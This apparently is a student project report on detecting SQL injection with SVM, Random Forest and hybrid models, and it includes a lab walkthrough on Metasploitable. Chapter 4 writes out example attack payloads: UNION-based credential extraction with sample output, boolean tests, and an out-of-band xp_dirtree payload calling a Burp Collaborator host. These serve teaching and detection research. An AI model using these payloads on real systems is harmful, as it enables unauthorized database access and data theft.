Enhancing SQL Injection Detection: A Comparative Study of SVM, Random Forest, and Hybrid Models

A Project report submitted

to

MANIPAL ACADEMY OF HIGHER EDUCATION

For Partial Fulfilment of the Requirement for the

Award of the Degree

of

Bachelor of Technology

in

Computer and Communication Engineering

by

Adithya Rao Kalathur

Reg. No. 200953015

&

Vaishnavi

Reg. No. 200953025

Under the guidance of

Dr. Balachandra

Professor

Department of I & CT

Manipal Institute of Technology

Manipal, India

MANIPAL INSTITUTE OF TECHNOLOGY

MANIPAL

(A constituent unit of MAHE, Manipal)

May 2024

We dedicate my thesis to my friends and family.


DECLARATION

I hereby declare that this project work entitled **Enhancing SQL Injection Detection: A Comparative Study of SVM, Random Forest, and Hybrid Models** is original and has been carried out by me in the Department of Information and Communication Technology of Manipal Institute of Technology, Manipal, under the guidance of **Dr. Balachandra**, **Professor**, Department of Information and Communication Technology, M. I. T., Manipal. No part of this work has been submitted for the award of a degree or diploma either to this University or to any other Universities.

Place: Manipal

Date :15-05-2024

Vaishnavi



Adithya Rao Kalathur

MANIPAL INSTITUTE OF TECHNOLOGY
MANIPAL
(A constituent unit of MAHE, Manipal)

CERTIFICATE

This is to certify that this project entitled **Enhancing SQL Injection Detection: A Comparative Study of SVM, Random Forest, and Hybrid Models** is a bonafide project work done by **Mr. Adithya Rao Kalathur (Reg.No.:200953015)** and **Ms. Vaishnavi (Reg.No.:200953025)** at Manipal Institute of Technology, Manipal, independently under my guidance and supervision for the award of the Degree of Bachelor of Technology in Information Technology.

Dr. Balachandra
Professor
Department of I & CT
Manipal Institute of Technology
Manipal, India

Dr. Smitha N Pai
Professor & Head
Department of I & CT
Manipal Institute of Technology
Manipal, India

ACKNOWLEDGEMENTS

We would like to express our sincere gratitude to all those who have contributed to the successful completion of our project on " Enhancing SQL Injection Detection: A Comparative Study of SVM, Random Forest, and Hybrid Models."

We would like to thank our internal guide Dr. Balachandra for providing us with his invaluable guidance, support, and encouragement throughout the project. His insights and expertise were crucial to the success of the project and to ensuring the quality of our work.

We would like to express our gratitude to the Project Co-ordinator Dr. Sameena Pathan and our mentor Dr. Poornalatha G, for providing us with the necessary resources and support throughout the project. Their assistance helped us to overcome any challenges we faced and complete the project successfully.

We would also like to thank the Head of the Department Dr. Smitha N Pai and the Director Dr. Anil Rana for their support and encouragement throughout the project. Their guidance and support were essential in providing us with the necessary motivation to carry out the project successfully.

Finally, we would like to acknowledge the support of our colleagues, friends, and family who provided us with their encouragement and support throughout the project. Their support and encouragement were invaluable in helping us to complete the project successfully.

ABSTRACT

In the realm of cybersecurity, SQL injection attacks pose a significant threat to database integrity and confidentiality, particularly as web applications become increasingly ubiquitous. This study aims to enhance SQL injection detection by comparing the effectiveness of Support Vector Machines (SVM), Random Forest, and a Hybrid Model. By scrutinizing their performance, this research seeks to offer insights crucial for bolstering security measures against this pervasive threat.

Methodologically, this research adopts a meticulous approach, beginning with the collection and preprocessing of datasets containing benign and malicious SQL queries. Feature engineering techniques are then applied to extract relevant characteristics, informing the subsequent training and evaluation of SVM, Random Forest, and Hybrid Models. Performance metrics such as accuracy, precision, and recall are employed to assess their efficacy in distinguishing legitimate from malicious queries, with various tools facilitating comprehensive analysis.

The findings reveal nuanced insights into the strengths and limitations of each detection model. While SVM demonstrates commendable accuracy in discerning subtle query patterns, Random Forest excels in handling diverse datasets, leveraging ensemble techniques for enhanced detection rates. Notably, the Hybrid Model emerges as a promising solution, leveraging the strengths of both SVM and Random Forest. Beyond detection rates, this study underscores the imperative of fortifying web applications against SQL injection attacks to safeguard sensitive data and digital ecosystems' integrity.

[Security and privacy]: Intrusion/anomaly detection and malware mitigation- Intrusion detection systems ; Systems security; Vulnerability management-Penetration testing; Database and storage security- Data anonymization and sanitization; Software and application security- Software security engineering, Web application security, Social network security and privacy. Domain-specific security and privacy architectures, Software reverse engineering.

Contents

List of Tables

List of Figures

ABBREVIATIONS

SVM : Support Vector Machine

RF : Random Forest

SQLI : SQL Injection

NOTATIONS

α : Smoothing factor for words

β : Smoothing factor for topics

Chapter 1

Introduction

1.1 Project Overview

SQL injection attacks, which use flaws in input fields to run malicious SQL queries, pose a serious and ongoing danger to the security of databases and web applications. Sensitive data availability, confidentiality, and integrity may be jeopardized by these attacks, with dire ramifications for both users and businesses. The integrity and security of web-based systems depend heavily on the capacity to identify and stop SQL injection attacks, which are becoming more and more common as cyber threats change.

In response to the escalating sophistication of cyber threats, machine learning (ML) techniques have emerged as promising solutions for enhancing SQL injection detection capabilities. ML models offer the advantage of automating the analysis of vast datasets, allowing for the identification of patterns indicative of malicious SQL injection attempts. This automated approach complements traditional rule-based and signature-based methods, providing a more adaptive and proactive defense against evolving attack vectors.

1.2 Motivation and Objectives

This research is driven by the need to improve web application security against cyberattacks and solve the limitations of current SQL injection detection techniques. Traditional rule-based techniques have been the cornerstone of defenses for a long time, but they are becoming less effective against cyber enemies' constantly changing strategies. In order to tackle this difficulty, this study aims to investigate the effectiveness of machine learning models in improving SQL injection detection in online applications. Specifically, it focuses on Support Vector Machines (SVM), Random Forest, and their possible hybridization.

This study has two main goals: first, it will evaluate how well SVM and Random Forest perform individually in identifying SQL injection threats based on variables including accuracy, precision, recall, F1-score, and area under the ROC curve (AUC). Second, the study looks into the benefits and viability of a hybrid model that combines Random Forest with SVM. The intended hybrid approach aims to provide a more resilient and adaptable intrusion detection system by utilizing the distinct advantages of both models.

1.3 Importance of the End Result

The project's final output is significant because it has the potential to further cybersecurity by illuminating the adaptability and potency of machine learning techniques for thwarting SQL injection attacks. Using machine learning techniques instead of rule-based methods, the study attempts to thoroughly assess the advantages and disadvantages of SVM and Random Forest in detecting SQL injection risks. In the end, the study aims to offer practical suggestions and methods for strengthening web applications' security posture against the ubiquitous threat of SQL injection attacks in a rapidly changing digital environment.

1.4 Organization of the Project Report

The project report has the following format: Chapter 1 contains the introduction, which also sets the background, aims, and significance of the research. The literature review in Chapter 2 examines current methods for detecting SQL injection and identifies knowledge gaps. Chapter 3 goes into great detail about the study methodology, which includes collecting and preprocessing datasets, choosing and fine-tuning models, and using assessment metrics and procedures. Chapter 4 presents the experimental results and analysis comparing SVM, Random Forest, and hybrid models' efficacy in SQL injection detection. Recommendations for future research directions and a discussion of the implications of the findings round up Chapter 5.

Chapter 2

Literature Review

The web, a vast tapestry woven with threads of information and interaction, faces a perennial antagonist: the lurking threat of SQL injection attacks. These cunning intruders, slithering through code and manipulating databases, seek to pilfer sensitive data and sow chaos. To counter their machinations, researchers have turned to the field of machine learning (ML), forging robust algorithms that stand guard against these digital infiltrators. This journey delves into 10 insightful literature reviews, each unveiling a unique thread in the intricate tapestry of SQL injection defence.

2.1 Algorithmic Approaches

Unveiling the Masters of Deception: In a symphony of algorithms, Gandhi et al. (2023) conduct a grand reveal, showcasing diverse ML heroes deployed against the dark orchestra of SQL injection. The spotlight shines on Random Forest and ID3, adept detectives capable of unmasking both familiar and novel attack patterns, their versatility a shield against the ever-evolving tactics of cyber adversaries [1].

Beyond Accuracy: The Quest for Robustness: Wang et al. (2022) orchestrate a gladiatorial contest, pitting SVM, Naive Bayes, and Random Forest against a ferocious onslaught of attacks. The victor? Random Forest, its superior accuracy and resilience earning it the coveted title of champion. Yet, Zhang et al. (2022) reveal a hidden gem: fine-tuned Gaussian SVM emerges as a silent assassin, achieving near-flawless detection of

PHP code vulnerabilities. This study reminds us that true strength lies not only in brute force but also in strategic refinement [2, 3].

Hybrid Horizons: Where Fusion Breeds Power: Alawe et al. (2023) break new ground, introducing a CNN-BiLSTM hybrid model that shatters accuracy records in SQL injection detection. This revolutionary creation, surpassing the prowess of individual algorithms, hints at the immense potential of blending techniques to forge even more formidable guardians against cyber threats [4].

2.2 Diversified Applications

Web Warriors: Securing Applications with the Might of ML: Stepping outside the specific battlefield of SQL injection, Gandhi et al. (2023) offer a broader perspective, surveying the landscape of ML applications in web security. This expansive panorama showcases the multifaceted value of ML, demonstrating its ability to safeguard web applications against a multitude of digital dangers [5].

Fortifying the Foundations: Feature Engineering's Crucial Role: Wang et al. (2022) remind us that the power of an ML model lies not just in its algorithm but also in the very bricks and mortar it's built upon. Their research emphasizes the pivotal role of feature engineering in shaping a model's effectiveness. Choosing the right features, they argue, can significantly boost accuracy and generalizability, ensuring our defenders are not just strong but adaptable to diverse attack patterns [2].

Android Armor: Shielding Mobile Apps from Injection: Li et al. (2023) shift focus to the burgeoning realm of mobile applications, delving into the intricacies of SQL injection detection in Android systems. Their comparative analysis of algorithms like SVM and Random Forest provides practical guidance for securing mobile apps against these insidious attacks, ensuring that even pocket-sized devices remain vigilant [6].

2.3 Contextual Adaptations

Context Counts: Tailoring ML for Precise Defence: Akhil et al. (2022) remind us that a one-size-fits-all approach rarely thrives in the complex world of web security. Their review emphasizes the importance of selecting the most suitable ML algorithm based on the specific context of the web application. By advocating for context-driven ML implementation, they pave the way for targeted defences that strike with laser-like precision [7].

Beyond Detection: Proactive Strategies for Prevention: While detecting attacks is crucial, Jha et al. (2023) take a bold step forward, venturing into the realm of ML-based prevention techniques for SQL injection. Their research sheds light on not just identifying threats but actively blocking them, transforming our defenders from reactive sentinels to proactive guardians [8].

The Evolving Landscape: Adapting to New Threats: The world of cyber threats is a dynamic one, constantly evolving and adapting. Wang et al. (2022) underscore the critical need for continuous adaptation of ML models in this ever-changing landscape. Their work highlights the importance of staying ahead of attackers by constantly updating and retraining models, ensuring our defences remain nimble and vigilant in the face of unforeseen threats [2].

2.4 Human-Machine Collaboration

The Human-Machine Alliance: Where Expertise Blends with Algorithms: Finally, Akhil et al. (2022) reminds us that while ML offers an arsenal of powerful tools, human expertise remains an invaluable asset in the fight against cybercrime. Their work advocates for a collaborative approach where human insights guide and interpret ML models, maximizing the strengths of both humans and machines in this ongoing digital war. By weaving the tapestry of human acumen and machine intelligence, we can create

a web of impenetrable security, shielding our data and applications from the prying eyes and malicious machinations of those who seek to exploit its vulnerabilities. This dynamic interplay, where algorithms learn from human expertise and humans gain nuanced understanding from data analysis, holds the key to building a more secure and resilient online world [10].

However, the journey towards absolute digital security is an endless one. As attackers devise ever more cunning strategies, and technology continues to evolve at breakneck speed, the tapestry of defences must continuously adapt and expand. The pursuit of knowledge, a relentless exploration of novel algorithms and techniques, and a steadfast commitment to collaboration between humans and machines will be our guiding compass in this ongoing quest. For in the ever-shifting sands of the digital landscape, only through constant vigilance and innovation can we hope to weave a tapestry of security strong enough to withstand the tide of cyber threats.

Chapter 3

Methodology

The SQL injection (SQLi) detection methodology is divided into multiple stages to guarantee efficient model building and assessment. To make the dataset better and more appropriate for machine learning applications, preprocessing is first used. Data cleansing, feature engineering, mean/median imputation, and other techniques are used to convert categorical data into numerical representations. Next, hyperparameter tuning is used to maximize the performance of three machine learning models: Support Vector Machine (SVM), Random Forest, and Hybrid. Throughout the model evaluation process, standard measures including as accuracy, precision, recall, and F1-score are applied to a validation set. Statistical significance testing and feature importance analysis also aid in elucidating the models' performance.

3.1. Assumptions Made

Assumptions are made regarding the accuracy of the dataset representation, the effectiveness of preprocessing techniques, and the improvement of model performance through hyperparameter tuning and evaluation metrics. These assumptions guide the methodology's implementation and interpretation of results.

3.2. Component Specifications

The Modified_SQL_Dataset.csv dataset, machine learning models (SVM, Random Forest, Hybrid Model), evaluation measures (Accuracy, Precision, Recall, F1-score), and a number of Python libraries (Pandas, Scikit-learn, NLTK, Matplotlib, Seaborn) are some of the elements used in the process. These elements were chosen for the work at hand due to their efficacy and appropriateness.

3.3. Justification for Component Selection

The rationale behind the choice of components is rooted on their extensive use, efficiency, and alignment with the demands of the assignment. Python and its related libraries are selected because of their strong community support, vast functionality, and adaptability. Pandas is used to manipulate and preprocess data; Scikit-learn offers a variety of machine learning tools and techniques for model evaluation; NLTK is used to process textual data; and Matplotlib and Seaborn are used to visualize data.

3.4. Tools Used

Python programming language and associated libraries such as Pandas, Scikit-learn, NLTK, Matplotlib, and Seaborn are used for data preprocessing, model construction, and evaluation. These tools offer comprehensive functionalities and strong community support, making them ideal for the task at hand.

3.5. Detailed Specification/Listing of Various Components

The dataset (Modified_SQL_Dataset.csv, payload_full.csv, clean_sql_dataset.csv, sqli,csv) includes labeled SQL queries; machine learning models (Gaussian Naive Bayes, SVM, Random Forest, K-Nearest Neighbors, Logistic Regression, Decision Tree Classifier, AdaBoost Classifier, Gradient Boosting Classifier, Multi-layer Perceptron (MLP), Linear Discriminant Analysis (LDA), Quadratic Discriminant Analysis (QDA), XGBoost Classifier, CatBoost Classifier, LightGBM Classifier, CNN Model, LSTM Model, Bidirectional LSTM Model, CNN-BiLSTM Hybrid Model, SVM-RF Hybrid Model), evaluation metrics (Accuracy, Precision, Recall, F1-score), Python libraries (Pandas, Scikit-learn, NLTK, Matplotlib, Seaborn), and reference data sheets detailing the various components

An illustration of the process for SQL injection (SQLi) detection can be found in Figure 1. It describes the successive actions that lead from preparing data to evaluating the model. To improve its quality, the dataset is first preprocessed. For model training, it is then split into training and testing subsets. Three machine learning models are trained and assessed: Random

Forest, Hybrid, and Support Vector Machine (SVM). Lastly, a comparison of the model performances is done, and recommendations are made to direct SQL injection detection efforts.




Figure3.1Methodology

Chapter 4

SQL Injection

4.1 What is SQL Injection

SQL injection is the general term for the vulnerability that is being discussed here (SQLi). It happens when someone tampers with the SQL queries that a database receives from an application. These queries are usually generated dynamically from user input or other application variables. To change the intended behavior of the query, an attacker can insert malicious SQL code if the application fails to properly sanitize or validate this input.

Attackers might possibly obtain illegal access to databases, retrieve confidential data, alter or remove data, or even take over the machine hosting the database by using SQL injection to execute unauthorized SQL queries. This vulnerability poses a significant threat to the security and integrity of web applications and databases, making it a primary target for malicious actors seeking to exploit weaknesses in software systems.




Figure 4.1 SQL Attack

4.2 SQL Injection Attacks' Effect

- **Unauthorized Access to Sensitive Data:** SQL injection gives hackers access to private data kept in the database, including passwords, usernames, and personal information.

- **Confidentiality Breach:** Attackers can retrieve sensitive data, compromising the confidentiality of user information and potentially leading to identity theft or fraud.
- **Integrity Compromise:** SQL injection enables attackers to modify, insert, or delete data in the database, affecting the accuracy and reliability of stored information.
- **Availability Impact:** SQL injection attacks can disrupt the availability of data by deleting or modifying records, causing system downtime and loss of productivity.

SQL injection has the potential to result in remote code execution (RCE), which gives attackers the ability to seize control of the underlying operating system and maybe launch additional attacks.

4.3 Types of SQL Injection




Figure 4.2 SQL Injection Types

4.3.1 In-Band SQL Injection

• Data is immediately returned to the application's webpage.
• More easily exploited than other varieties of SQLi
• In-band SQL injection occurs when an attacker launches an attack and collects its results via the same communication channel.
• Two common types of in-band SQLi are error-based and union-based.

4.3.2 Error-Based SQL Injection

• Error-based SQL injection (SQLi) is an in-band approach where the attacker uses the database's forced generation of an error to refine their injection.
• As an illustration:
Input:

```
www.random.com/app.php?id='
```

Output:

```
You have an error in your SQL sytax, check the manual that corresponds to your
MySQL server version…
```

4.3.3 Union-Based SQL Injection

• Union-based SQLI is an in-band SQLi approach that combines the output of two queries into a single result set by utilizing the UNION SQL operator.
• As an illustration
Input:

```
www.random.com/app.php?id=' UNION SELECT username, password FROM users--
```

Output:

```
carlos
afibh9cjnkuwcsfobs7h
administrator
tn8f921skp5dzoy7hxpk
```

4.3.4 Inferential (Blind) SQL Injection

The SQLi vulnerability is characterized by the absence of actual data transfer over the web application. It is equally harmful as in-band SQL injection. The attacker can reconstruct the information by issuing certain requests and tracking the activity of the database server.
There are two major types of blind SQL injection: boolean-based and time-based. It takes longer to attack than in-band SQL injection.

4.3.5 Boolean-Based Blind SQL Injection

• Boolean-oriented Boolean conditions are used in SQLi, a blind SQLi approach, to produce a different result based on whether the query returns a TRUE or FALSE result.
Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

4.3.6 Time-Based Blind SQL Injection

• Based on time SQLi is a blind SQLi technique that depends on the database returning the results of a successful SQL query execution after stopping for a certain period of time.
• Sample Question: If the administrator's hashed password begins with a "a," wait 10 seconds. → response takes 10 seconds. → first letter is "a." → response doesn't take 10 seconds. → first letter isn't a "a."

4.3.7 Out-of-Band (OAST) SQL Injection

• The ability to cause an out-of-band network connection to a system under your control is a vulnerability.
• Uncommon
• Numerous protocols, such as DNS and HTTP, are applicable.
Example Payload:

```
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

4.4 How To Find SQL Injection Vulnerabilities

Depends on the perspective of testing.

4.4.1 Black-Box Testing Perspective




Figure4.3 Black Box Testing

- Map the application
- Fuzz the application
    - Submit SQL-specific characters such as ' or ", and look for errors or other anomalies
    - Submit Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses
    - Submit payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond
    - Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions

4.4.2 White-Box Testing Perspective

- Enable web server logging
- Enable database logging
- Map the application
    - Visible functionality in the application
    - Regex search on all instances in the code that talk to the database
        - Code review!
    - Follow the code path for all input vectors
- Test any potential SQLi vulnerabilities

Figure 4.4 White Box Testing

Chapter 5

Exploiting SQLI Vulnerability

5.1 SQL Injection attack without using any Tools

5.1.1 Setting up of Metasploitable

- Login into Metasploitable on the virtual machine using msfadmin as username and password.




Figure 5.1 Setting up of Metasploitable 1




Figure 5.2 Setting up of Metasploitable 2

- Use the command ifconfig to find the ip address and the inet addr.




Figure 5.3 Setting up of Metasploitable 3

5.1.2 Using IP address or inet addr to access the database




Figure5. 4 Using IP address or inet addr to access the database 1




Figure 5.5 Using IP address or inet addr to access the database 2




Figure 5.6 Using IP address or inet addr to access the database 3




Figure 5.7 Using IP address or inet addr to access the database 4

5.1.3 Discovering SQL Injection in POST




Figure 5.8 Discovering SQL Injection in POST 1




Figure 5.9 Discovering SQL Injection in POST 2

